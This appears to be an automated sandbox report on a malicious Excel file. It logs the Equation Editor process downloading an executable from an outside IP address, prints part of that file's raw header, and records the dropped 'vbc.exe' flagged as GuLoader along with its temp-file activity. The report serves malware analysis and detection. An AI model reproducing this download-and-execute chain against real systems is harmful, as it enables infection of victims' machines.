Jan 21, 2022 12:37:29.144740105 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.144764900 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.144788980 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.144814968 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.144824982 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.144853115 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.144856930 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.144859076 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.144911051 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.281999111 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282032967 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282054901 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282075882 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.282077074 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282095909 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.282098055 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282102108 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.282115936 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282133102 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282149076 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282170057 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282191992 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282219887 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282232046 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.282238007 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.282248020 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282270908 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282291889 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282320023 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.282326937 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282329082 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.282356977 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.282362938 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.282433987 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.283910990 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.419483900 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.419539928 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.419606924 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.419656038 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.419704914 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.419758081 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.419806004 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.419840097 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.419842958 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.419902086 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.419933081 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.419995070 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.419996023 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420074940 CET	49165	80	192.168.2.22	50.16.4.125

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 12:37:29.420078039 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420135975 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420145988 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420195103 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420208931 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420252085 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420285940 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420306921 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420315027 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420367002 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420397997 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420425892 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420433044 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420488119 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420533895 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420545101 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420551062 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420612097 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420670986 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420744896 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420747042 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420774937 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420809031 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420810938 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420835972 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420852900 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420861959 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420886993 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420888901 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420914888 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420928001 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420942068 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420964956 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.420968056 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.420994997 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.421020985 CET	80	49165	50.16.4.125	192.168.2.22
Jan 21, 2022 12:37:29.421029091 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.421037912 CET	49165	80	192.168.2.22	50.16.4.125
Jan 21, 2022 12:37:29.421099901 CET	49165	80	192.168.2.22	50.16.4.125

HTTP Request Dependency Graph

- 50.16.4.125

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	50.16.4.125	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 12:37:28.869366884 CET	0	OUT	GET /E/raki.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 50.16.4.125 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 12:37:29.006850958 CET	1	IN	HTTP/1.1 200 OK Date: Fri, 21 Jan 2022 11:37:30 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.0.14 Last-Modified: Thu, 20 Jan 2022 12:11:37 GMT ETag: "236f8-5d6026772cefd" Accept-Ranges: bytes Content-Length: 145144 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 d0 04 00 00 04 00 00 d4 7d 02 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 b0 0d 00 00 00 00 00 00 00 00 00 00 88 22 02 00 70 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 b0 0d 00 00 00 c0 04 00 00 0e 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj-5@}@"p.texthj `.rdatan@@.data@.ndata``.rsrc@@

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **2664**, Parent PID: **596**

General

Start time:	12:36:20

Start date:	21/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fa30000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E5D0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	v,-	binary	76 2C 2D 00 68 0A 00 00 02 00 00 00 00 00 00 00 46 00 00 00 01 00 00 00 22 00 00 00 18 00 00 00 6C 00 69 00 73 00 74 00 69 00 6E 00 67 00 20 00 6E 00 65 00 77 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6C 00 69 00 73 00 74 00 69 00 6E 00 67 00 20 00 6E 00 65 00 77 00 00 00	success or wait	1	6E5D0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **2668**, Parent PID: **596**

General

Start time:	12:36:43
Start date:	21/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2536**, Parent PID: **2668**

General

Start time:	12:36:45
Start date:	21/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	145144 bytes
MD5 hash:	E8FA2C6354DA839EB77D13EAADE691D2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.678614834.0000000003750000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsz7189.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\forbrugersamfundet.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\gamer.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsj734E.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsj734E.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405AB7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsj734E.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsj734E.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	5	406059	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsz7189.tmp	success or wait	1	403875	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsj734E.tmp	success or wait	1	405C78	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\forbrugersamfundet.dat	0	18050	fd 5f 5f fd 3f fd 75 0e fd 7f 03 00 75 08 fd 7f 04 00 75 02 fd c1 fd 00 03 00 00 fd fd 53 02 00 00 fd fd 0a fd fd fd fd fd fd 37 62 fd fd fd fd 79 fd fd 15 fd fd 32 fd fd fd fd fd 01 fd 45 fd 5c 39 57 fd fd 53 02 00 00 5a 31 fd fd 34 07 fd 61 fd fd fd fd fd 04 39 fd 75 fd 57 fd fd fd fd fd fd 6d fd fd 04 fd 55 10 7b fd 74 fd fd fd 84 1b 25 44 fd fd 70 7d 06 fd 13 fd 2e 42 fd fd fd 17 62 fd fd 3f 53 fd fd 32 72 fd fd 34 fd 61 6d fd 39 20 37 fd 69 fd 0d fd 08 3b 70 fd fd 4d fd 7f 18 0d fd fd 04 fd fd fd 27 67 fd fd fd fd 74 fd 37 79 3d 58 67 2e 57 4f fd 53 7f 15 fd fd fd fd 65 fd 0a 02 1a fd 01 fd fd fd ef be 5c fd 44 fd fd 46 5e fd fd fd fd 7d 4a 3e 3a fd 55 10 7b fd 74 fd fd fd 84 1b 25 44 fd fd 70 7d 06 fd 13 fd 2e	__? uuuS7by2E\9WSZ14a9u WmU{t%Dp}.Bb? S2r4am9 7i;pM'gt7y=Xg.WOS \DF^}J>:U{t%Dp}.	success or wait	2	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\gamer.txt	0	21806	68 30 77 52 46 66 39 67 67 39 4c 48 4a 4f 73 70 4e 4b 38 6d 78 50 46 45 35 6c 77 5a 43 77 6d 4a 38 50 7a 77 4c 4c 44 56 67 57 56 4f 55 72 6f 74 50 46 4b 67 63 34 71 71 72 55 65 41 70 47 41 58 57 75 53 61 43 53 70 57 39 45 37 51 56 6f 52 33 36 37 77 42 44 72 50 77 45 53 45 4b 49 67 51 32 62 52 6e 4c 73 35 41 6d 6d 30 59 4e 36 70 70 41 62 59 41 44 32 42 39 31 6e 50 4d 66 4d 45 75 34 59 75 53 39 43 35 35 67 6d 79 4b 46 54 67 4d 4d 6a 64 57 65 52 72 65 59 62 41 6b 78 59 58 39 69 68 47 30 41 55 6e 66 4e 32 35 55 74 30 57 67 61 46 63 69 67 68 64 33 42 6e 32 51 4b 6a 49 4b 59 37 39 55 4e 7a 4a 50 39 4d 45 76 7a 71 55 4f 30 51 43 4e 55 56 50 39 65 62 41 35 65 69 67 6d 47 77 30 69 56 59 53 6f 63 62 6c 6f 76 33 74 33 31 39 71 51 38 77 50 48 73 6d 31 6d 57 47 6c 46	h0wRFf9gg9LHJOspNK8 mxPFE5lwZCw mJ8PzwLLDVgWVOUrot PFKgc4qqrUeA pGAXWuSaCSpW9E7Q VoR367wBDrPwES EKIgQ2bRnLs5Amm0YN 6ppAbYAD2B91 nPMfMEu4YuS9C55gmy KFTgMMjdWeRr eYbAkxYX9ihG0AUnfN2 5Ut0WgaFcig hd3Bn2QKjIKY79UNzJP 9MEvzqUO0QC NUVP9ebA5eigmGw0iVY Socblov3t31 9qQ8wPHsm1mWGlF	success or wait	4	4060F9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsj734E.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E!D2Da0t1DV1n4D3@4DRich5DPELOa.!"*	success or wait	1	4060F9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	82	4060CA	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	2	4060CA	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	10	4060CA	ReadFile
C:\Users\user\AppData\Local\Temp\forbrugersamfundet.dat	unknown	36554	success or wait	1	729A2C59	ReadFile

Disassembly

No disassembly